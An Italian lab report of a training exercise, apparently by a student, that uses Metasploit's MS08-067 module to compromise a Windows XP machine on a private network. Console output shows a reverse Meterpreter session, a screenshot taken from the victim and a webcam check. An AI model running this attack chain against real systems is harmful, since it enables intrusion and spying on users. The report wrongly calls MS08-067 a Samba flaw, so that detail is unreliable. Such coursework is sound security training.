
Report sull'Utilizzo di Metasploit per Compromettere un Sistema Windows XP

Introduzione

In questo esercizio, ho utilizzato il framework Metasploit per compromettere una macchina con sistema operativo Windows XP. Ho eseguito un exploit sfruttando una vulnerabilità nel servizio Samba (MS08-067), dopo aver ottenuto una sessione con Meterpreter, ho eseguito comandi per acquisire uno screenshot e verificare la presenza di webcam.

1. Ho avviato Metasploit ed ho usato l'exploit: **windows/smb/ms08_067_netapi.**
2. Ho visualizzato le opzioni disponibili per configurare l'exploit con il comando: **show options.**
3. Ho impostato l'host di destinazione **(RHOSTS) su 192.168.50.101** e lasciato gli altri parametri di default.



Esecuzione dell’exploit

- Ho eseguito l'exploit con il comando run o exploit.

Utilizzo Meterpreter

- Ho eseguito il comando **screenshot** per catturare lo schermo della macchina compromessa, l'immagine catturata mostra una finestra di comando aperta sul desktop di Windows XP.
- Ho tentato di elencare le webcam presenti sulla macchina target utilizzando il comando **webcam_list**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:445 - Automatically detecting the target ...
[*] 192.168.50.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.101:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.101:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:1048) at 2024-05-21 04:36:55 -0400

meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > screenshot
Screenshot saved to: /home/kali/JBhxXvni.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > run webcam_list

[-] The specified meterpreter session script could not be found: webcam_list
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```